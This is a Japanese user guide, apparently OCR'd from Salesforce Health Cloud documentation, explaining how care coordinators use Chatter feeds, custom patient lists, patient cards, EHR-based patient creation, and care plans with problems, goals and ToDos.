
- 投稿またはコメントの下の [いいね!] をクリックして投稿を追跡する。投稿で [いいね!] をクリックすると、他のユーザがその投稿にコメントした場合にメール通知を受け取ります。コメントで [いいね!] をクリックすると、コメントを投稿したユーザにのみメール通知が送られますが、それ以降にコメントがあった場合は、あなたがメール通知を受け取ります。
- 自分にとって重要なユーザをすべてフォローし、同僚の最新の状況を簡単に確認できるようにする。そのユーザのプロファイルページに移動し、[フォロー] をクリックするだけです。特定の人をフォローすると、自分のフィードにそのユーザの更新が表示されます。複数の人やレコードをフォローすると、Chatter フィードにその更新が表示されます。

通常、次のフィード更新が表示されます。

- あなたと患者およびケアチームコミュニティメンバー間のコメントと投稿。これらの投稿は、社内の同僚には表示されません。患者またはケアチームコミュニティメンバーは、写真の左上隅のオレンジ色で識別できます。
- 組織内の医師および他のケア提供者との会話。
- 行動とお知らせ
- 自分がメンバーになっている Chatter グループに対する投稿、コメント、ファイル
- 共有ファイルおよびリスト
- ToDo および他の行動
- レコード所有者の変更、作成されたケアプランの変更などのレコード項目の変更

メモ: ケアチームから送信された非公開メッセージが、フィード、プロファイル、グローバル検索結果、またはその他の Chatter の公開部分に表示されることはありません。

レコードの更新は、システム生成された投稿ともいいます。これらは、誰かが新しいレコードを作成するか、レコードで追跡されている項目を変更したときに Salesforce が自動生成する更新です。表示されるレコードの更新は、システム管理者がどのようにフィード追跡を設定したか、およびレコードへのアクセス権があるかどうかによって異なります。追跡されているフィードの更新のうち、経過日数が 45 日を超え、いいね! またはコメントがない更新は、自動的に削除されるため、表示されません。



カスタムリストを使用した患者のケアの管理

カスタマイズした患者リストを使用することにより、共通するプロトコル、診断、治療計画などの条件に基づいて、マスタ患者リストを小さなリストに分割して整理できます。たとえば、最近退院した外科患者のマスタリストを手術の種類に基づくグループに分割できます。または、経過観察予約のリマインダー、アンケート、教育資料を個々の患者ではなく複数の患者に同時に送信できます。

Health Cloud システム管理者は、患者リストへのアクセスを制御します。


患者の絞り込みリストを表示するには、[リストを選択]ドロップダウンリストから事前定義済みのリストを選択するか、[新規リストを作成]をクリックして、自分専用のカスタムリストを定義します。作成したリストを編集または削除するには、 ドロップダウンリストから選択し、[現在のリストを編集] をクリックします。

エディション

Health Cloud を使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

- 患者の名前をクリックすると、コンソールに患者の詳細が表示されます。
- 列のヘッダーをクリックすると、昇順または降順に並び替えることができます。
- ギアボタン をクリックすると、リストを作成または編集できます。
- 検索テキストボックスにテキストを入力すると、ページ内の項目を検索できます。テキストは表示しているページ内で検索できます。各ページには、最大500人の患者が表示されます。リストに500人を超える患者が含まれている場合、複数ページに患者が表示され、各ページ内で検索を行う必要があります。
- [アクション] リストから、選択した患者に関するToDoを作成できます。



患者は、リスト作成に使用した条件に一致している間、カスタムリストに表示されます。たとえば、過去30日間に膝関節置換手術を受けた患者を表示するカスタムリストがあるとします。患者は手術後30日間、このリストに表示されます。期間が終了すると患者はリストに表示されなくなります。したがって、5月1日に膝の手術を受けたJoe Smithは、5月31日まで表示されます。Joeがカスタムリストに表示されなくなっても、システム内には保持されており、Joeが患者である限り、他のリストに追加できます。


患者カードを使用した患者の包括的ビュー

患者を効果的に管理するには、患者の情報がすぐに手に入るようにする必要があります。患者カードでは、患者の医療カルテから、疾患、投薬、連絡先情報など最も重要な情報が抽出され、すべてが1か所に表示されます。必要な情報を、検索したり他のページをクリックしたりせずに簡単に確認できます。


エディション

Health Cloud を使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition




患者に関する詳細な情報にドリルダウンするには、[患者に対する新規タブ]を選択します。システム管理者がこのメニューにナビゲーションオプションを追加して、投薬、疾患、医療機器データなどのサブタブを開けるようにすることができます。サブタブには、患者ケアの該当する局面に関するすべての情報が表示されるため、コンテキストを切り替えたり、ページを離れたりする必要がありません。多種多様な患者の情報を同時に表示して処理できます。



教育的な記事およびプロトコルの検索

ナレッジウィジェットを使用して、患者に適した情報を取得します。コンソールから直接プロトコル、教育的な記事および動画、Web サイトへのリンクを検索できるため、作業しているページから移動する必要がありません。

- 記事を作成して管理します (記事の作成権限がある場合) (1)。
- 記事およびプロトコルを検索します (2)。
- ウィンドウの幅に合わせてウィジェットの位置とサイズを調整します。ウィンドウが 600 ピクセル未満の場合は、検索可能なオブジェクトがドロップダウンメニューで表示されます。



エディション

Health Cloud を使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Health Cloud コンソールの使用準備

Health Cloud コンソールを使用して患者の管理を始めるには、いくつかの設定作業を行う必要があります。

EHRなどの臨床システムは、患者のケアプランの作成、実行、および管理にとって重要な医療情報を提供します。Health Cloud コンソールでは患者の医療カルテを俯瞰できますが、Health Cloud は EHR を補強するために設計された別のシステムです。ソースとなる医療カルテシステムから情報を受信しますが、EHRに情報を送信することはありません。EHR システムは常にシステムオブレコード (記録システム) として機能します。

最初の作業の 1 つは、医療カルテとのインテグレーションから取り込まれた情報をもとに患者を作成することです。そのプロセスで、自分をケアコーディネータとして割り当て、患者をすぐに管理できるようにします。次に、医師、家族、およびその他のケア提供者をケアチームに追加します。最後に、患者固有の疾患に合わせて調整されたケアプランを作成します。

エディション

Health Cloud を使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Chatter プロファイルの入力

プロファイルにより、やりとりする同僚や患者はあなたがどのような人かを知ることができます。あなたの写真や、役職および連絡先詳細などの基本情報が含まれます。Chatter の使用を開始したらすぐに Chatter プロファイルを設定し、常に最新の状態に維持します。患者にも喜ばれるでしょう。

患者の作成

EHR システムから患者名を選択すると、患者の管理を開始するために必要なすべてのレコードおよびオブジェクトを Salesforce が作成します。

カスタマイズされた患者リストの作成

共有する疾患、共通のプロトコル、またはケアの管理に重要なその他の類似点に基づいて、独自の患者リストを作成できます。マスタ患者リストを分割して、より小さく管理しやすいリストを簡単に作成できるようになりました。

Chatter プロファイルの入力

プロファイルにより、やりとりする同僚や患者はあなたがどのような人かを知ることができます。あなたの写真や、役職および連絡先詳細などの基本情報が含まれます。Chatter の使用を開始したらすぐに Chatter プロファイルを設定し、常に最新の状態に維持します。患者にも喜ばれるでしょう。

エディション

Health Cloud を使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

1. Health Cloud ヘッダーで、プロファイル画像のプレースホルダをクリックします。ページの左側にあるプレースホルダのプロファイル画像を見つけ、[私のプロファイル] を選択します。



2. プロファイル写真を更新するには、プレースホルダの画像にマウスを置き、[写真の追加] をクリックします。

   ヒント: グループやペットではなく、自分の写真を使用します。写真の推奨解像度は 200 × 200 ピクセルです。

3. 連絡先情報を編集するには、[連絡先] セクションで をクリックします。
4. [概要] タブで、自分に関するその他の情報を追加します。

   ヒント: 所属部署、経験など、プロファイルに詳細を入力します。

5. [すべて保存] をクリックします。

患者の作成

EHR システムから患者名を選択すると、患者の管理を開始するために必要なすべてのレコードおよびオブジェクトを Salesforce が作成します。

エディション

Health Cloud を使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

患者作成時のバックグラウンド処理

患者を作成するたびに、Salesforce が次のアクションを実行します。

インポートされたレコードからの患者の作成

電子医療カルテシステムとの統合によって取り込まれた情報を使用して患者を作成します。

患者作成時のバックグラウンド処理

患者を作成するたびに、Salesforce が次のアクションを実行します。

- EHR システムと対応付けた項目に基づいて、患者を個人として作成します。個人は、個人 ID によってリンクされるアカウントと連絡先の両方のオブジェクトビューです。
- 個人のアカウントを作成します。
- 個人の連絡先レコードを作成します。連絡先レコードは個人 ID を介してアカウントとリンクされます。
- CarePlan レコードタイプを使用してケースを作成します。この処理によってケアプランのページレイアウトが自動的に表示されます。ケアコーディネータが選択されている場合は、コーディネータがケースの所有者になります。
- ケアプランを表すケースをアカウントレコードに追加します。
- 個人を患者とするケースチームを作成し、ケアコーディネータ (選択されている場合) を追加します。
- 患者のアカウント ID を [患者候補] レコードに追加します。

インポートされたレコードからの患者の作成

電子医療カルテシステムとの統合によって取り込まれた情報を使用して患者を作成します。

患者を作成する頻度は、組織が EHR などのバックエンドシステムを Health Cloud に統合するかどうかによって大きく異なります。

[患者候補] ページには、EHR システムとの統合によって Salesforce に取り込まれたすべてのレコードが表示されます。これらのレコードの表示には次の数種類のオプションがあります。


- [すべて] には、ソースレコードシステムから取り込まれたすべての患者が表示されます (まだ Health Cloud の患者に変換されていない患者を含む)。すでに変換されている患者は、[患者候補レコード]をクリックして、Health Cloud コンソールに患者データを表示できます。まだ変換されていない患者は、[患者名] をクリックすると、Health Cloud の患者レコードに取り込み待機中の情報が表示されます。
- [未変換] には、ソースレコードシステムから取り込まれているが、Health Cloud の患者レコードに変換されていないレコードが示されます。
- [変換済み]には、Health Cloudの患者レコードに正常に変換されたレコードが表示されます。このリストは、コンソールの主タブが開いてるときに、コンソールの固定リストとして使用できます。

患者に変換するレコードを選択すると、次の作成をはじめ、その個人のバックグラウンド設定がすべてシステムで実行されます。

- MRN などの ID、基本的な連絡先情報、疾患や薬剤といった重要な医療情報などを記した患者カード
- 空白のケアプラン
- 患者とケアコーディネータ (選択されている場合) からなるケアチーム

患者は、Health Cloud - Console または Health Cloud - Worklist アプリケーションから作成できます。

1. ワークリストまたはコンソールから、［候補患者］リストを選択します。




2. [すべて] ページから、［未変換］を選択します。



[未変換] ページでは、Health Cloud にまだ患者レコードがない患者の名前を選択できます。

3. 必要に応じて、[ワークリスト] ビューで患者名をクリックし、ソースとなるカルテシステムから得たその患者の詳細を表示します。患者の情報は別のタブで開きます。



4. 取り込まれた患者レコードで変換するものを 1 つ以上選択します。
5. [アクション] メニューから、[患者に変換] を選択します。

   患者 ID または MRN 番号に重複がないことをシステムがチェックします。MRN が重複する名前がある場合は、重複がリストされ、選択が解除されて強調表示されます。MRN が重複する名前を選択することはできません。重複は元のレコードシステムで解決する必要があります。重複する ID が削除されたら、レコードを再インポートして患者に変換できます。

6. 重複する患者がないか確認します。重複がなければ、[次へ] をクリックします。

   レコードが重複している場合は、ソースとなる医療カルテシステムで解決しない限り変換できません。

7. 必要に応じて、患者に割り当てるケアコーディネータの名前を検索して選択します。

   メモ: このステップでケアコーディネータを割り当てなくても、後から [ケアプラン] ケースレコードの[ケースチーム]セクションで割り当てることができます。また、システム管理者によって自動のケース割り当てルールを作成することもできます。

8. [次へ] をクリックします。

9. 患者および割り当てられたコーディネータ(割り当てられている場合)のリストを確認して、[保存]をクリックします。

カスタマイズされた患者リストの作成

共有する疾患、共通のプロトコル、またはケアの管理に重要なその他の類似点に基づいて、独自の患者リストを作成できます。マスタ患者リストを分割して、より小さく管理しやすいリストを簡単に作成できるようになりました。

エディション

Health Cloud を使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

患者リストを作成する
- 「Health Cloud 標準」

メモ: 患者リストで使用するレコードや項目が表示されない場合は、Health Cloud 管理者に問い合わせてアクセス権を要求してください。

1. [患者リスト]タブで、ギア をクリックし、[新規リストを作成]を選択します。
2. 最初の行の第 1 参照内でクリックし、検索条件として使用するレコード名を入力します。参照項目の入力を開始するときに、一致するレコードの動的なリストがこの項目に表示されます。

   たとえば、処方箋を保持するレコードを選択し、共通の薬剤に基づいてリストを作成できます。レコードを選択したら、そのレコード内の任意の項目を選択し、リストの列として表示できます。必要なレコードがリストにない場合、Health Cloud システム管理者がそのオブジェクトへのクロスオブジェクトリレーションを作成することでオブジェクトを追加できます。詳細は、『*Health Cloud Implementation Guide*』を参照してください。
3. 第 2 参照項目では、表示するそのレコードに項目の名前を入力します。

   たとえば、薬剤名または ID を選択します。
4. 検索条件の演算子を選択します。

   検索条件内の演算子はセンテンス内の動詞に似ています。演算子を使用して、検索条件で実行するアクションを指定します。
5. 一致または除外する値を入力します。

   たとえば、演算子 `equals` と値 `insulin` を持つ検索条件を作成し、インスリンを使用する患者について結果を返すことができます。

   この項目に表示される値は選択する項目の種別と連動しています。たとえば、[入院期間終了]を選択した場合、日付項目と時間項目が表示されます。または、[医療施設の再承認]などのチェックボックス項目を選択した場合、値が `True` のチェックボックスが表示されます。
6. 必要に応じて行を追加します。

   たとえば、「過去 6 か月間に入院した糖尿病の患者」という条件を追加します。
7. [次へ] をクリックします。
8. カテゴリごとに表示する項目を選択します。[患者名] 項目は患者リストに自動的に表示されます。
   a. 項目を追加または削除するには、項目名を選択してから [追加] または [削除] 矢印をクリックします。
   b. 矢印を使用して、項目の順序を並び替えます。

9. [次へ] をクリックします。
10. リストの名前を入力します。
11. [新規リストを保存] をクリックします。

例: 次に、糖尿病の患者のリストを作成する方法の例を示します。追加の検索条件行を作成してリストの範囲を絞り込むことができます。

次の検索条件を [フィルタを追加] ページに追加します。

- レコード: レコード
- オブジェクト: EHR 疾患
- 項目: コードの表示ラベル
- 検索条件: 次の値を含む
- 値: 糖尿病

リストの表示方法をカスタマイズするには、表示する項目を選択し、その順序を並び替えます。リストに名前を付け、作業内容を保存します。

関連トピック:

検索条件ロジックの追加

ケアプランを使用した患者の目標達成の支援

健康上の問題の管理を容易にするために、患者やケア担当者に目標と ToDo を割り当て、患者がプランに沿って健康を改善できるようにします。カスタマイズ可能なケアプランは、いわば患者の健康状態を改善するためのアクションプランのようなものです。

エディション

Health Cloud を使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

患者のケアプランの作成

カスタマイズ可能なケアプランによって、患者は健康を改善するために現実的な手段を日々講じることができます。

問題および目標の追加

問題と関連する目標によって患者のケアプランの基本的な構造が形成されます。ケアプランには患者の主タブからアクセスします。

ToDo

ToDo は、患者に関連付けられている活動を追跡および測定するのに役立ちます。Health Cloud コンソールでは、ケア担当者に予約診療のために患者を連れてくることを依頼したり、予約診療に来なかった患者のフォローアップについて自分自身へのリマインダーを設定したり、患者に入院前アンケートを割り当てたりすることができます。


患者のケアプランの作成

カスタマイズ可能なケアプランによって、患者は健康を改善するために現実的な手段を日々講じることができます。

ケアプランは、明確に定義された目標と ToDo で構成され、健康上の問題の軽減やコントロールに役立ちます。ケアプランも患者のタイムラインと同様、ヘルスケアチームが患者の既往歴や経過、健康に関する課題を確認するのに役立ちます。ケアプランには、問題と関連する目標、ToDo をいくつでも含めることができ、コンソールの患者のタブから追跡できます。問題は重要度に基づいてリスト表示され、優先度の高い項目が先頭に表示されます。

患者のケアプランは次のコンポーネントで構成されます。

- 問題 (1) は、具体的な診断名から一般的な症状まで、臨床的・非臨床的な健康上の問題です。かかりつけ医、検査、患者から報告された問題、診断、病気の段階など、さまざまなソースから特定されます。問題は、具体的な診断名 (「慢性気管支炎」など) の場合もあれば、一般的な問題 (「この患者には自宅での日常生活に補助が必要」など) の場合もあります。問題に優先度を割り当てると、問題は重要度順に表示されます。
- 目標 (2) は、問題を改善するための患者の目標です。目標は、問題のコンテキスト内でのみ作成できます。1 つの問題に目標が複数ある場合もあります。たとえば、関節炎の患者の場合は、日々の痛みのレベルを 4/10 未満に抑えること、そして可動域を維持するか、または広げる、というような目標が考えられます。患者の経過が目標に近づいたら、目標のステータスを更新します。
- **ToDo** (3) は、問題を軽減するための目標に向けた具体的で測定可能なアクションです。したがって、関節炎の患者の目標が「可動域を維持するか、または広げる」ということであれば、「理学療法を受ける」という ToDo が考えられるわけです。ToDo には、「優先度」、「期日」、「ステータス」、「ToDo の実行者」を示す項目があります。ToDo が完了したら、関連する目標の達成率を更新します。



エディション

Health Cloud を使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

問題および目標の追加

問題と関連する目標によって患者のケアプランの基本的な構造が形成されます。ケアプランには患者の主タブからアクセスします。

1. [ケアプランおよびタイムライン] タブに移動します。
2. [作成] を選択し、[問題] をクリックします。
   a. 問題名 (*「必要な糖尿病の基本的なセルフケア」* など) と説明を入力します。
   b. 必要に応じて、問題の優先度を選択します。
      問題は優先順に表示されます。
   c. [保存] をクリックします。
3. 問題の目標を作成するには、[アクション]ボタン をクリックして、問題内から [目標を作成] を選択します。
   a. 目標の名前 (*「合併症を防止する適切なフットケア」* など) と説明を入力します。
   b. 必要に応じて、目標の優先度を選択します。
      目標は優先順に表示されます。
   c. [進捗状況 (%)] 項目に、目標達成に向けた進歩率を入力します。
   d. [保存] をクリックします。
      問題ごとに複数の目標を作成できます。

目標ごとに、目標を実現するための ToDo を作成します。

エディション

Health Cloud を使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限


ToDo を作成する
- 「Health Cloud 標準」

ToDo

ToDo は、患者に関連付けられている活動を追跡および測定するのに役立ちます。Health Cloud コンソールでは、ケア担当者に予約診療のために患者を連れてくることを依頼したり、予約診療に来なかった患者のフォローアップについて自分自身へのリマインダーを設定したり、患者に入院前アンケートを割り当てたりすることができます。

Health Cloud では、複数の場所で ToDo を作成できます。


- 患者リストから、個々の患者、複数の患者、あるいは自分に対して ToDo を作成することで時間と手間を節約できます。患者リストから患者を選択し、ToDo を作成するだけで完了です。共通の疾患を持つ患者のグループに対する健康に関するアンケートや経過観察に関する質問票などをすばやく簡単に追跡できます。また、重要なマイルストンを追跡できるように、患者に関する ToDo を自分に割り当てることもできます。
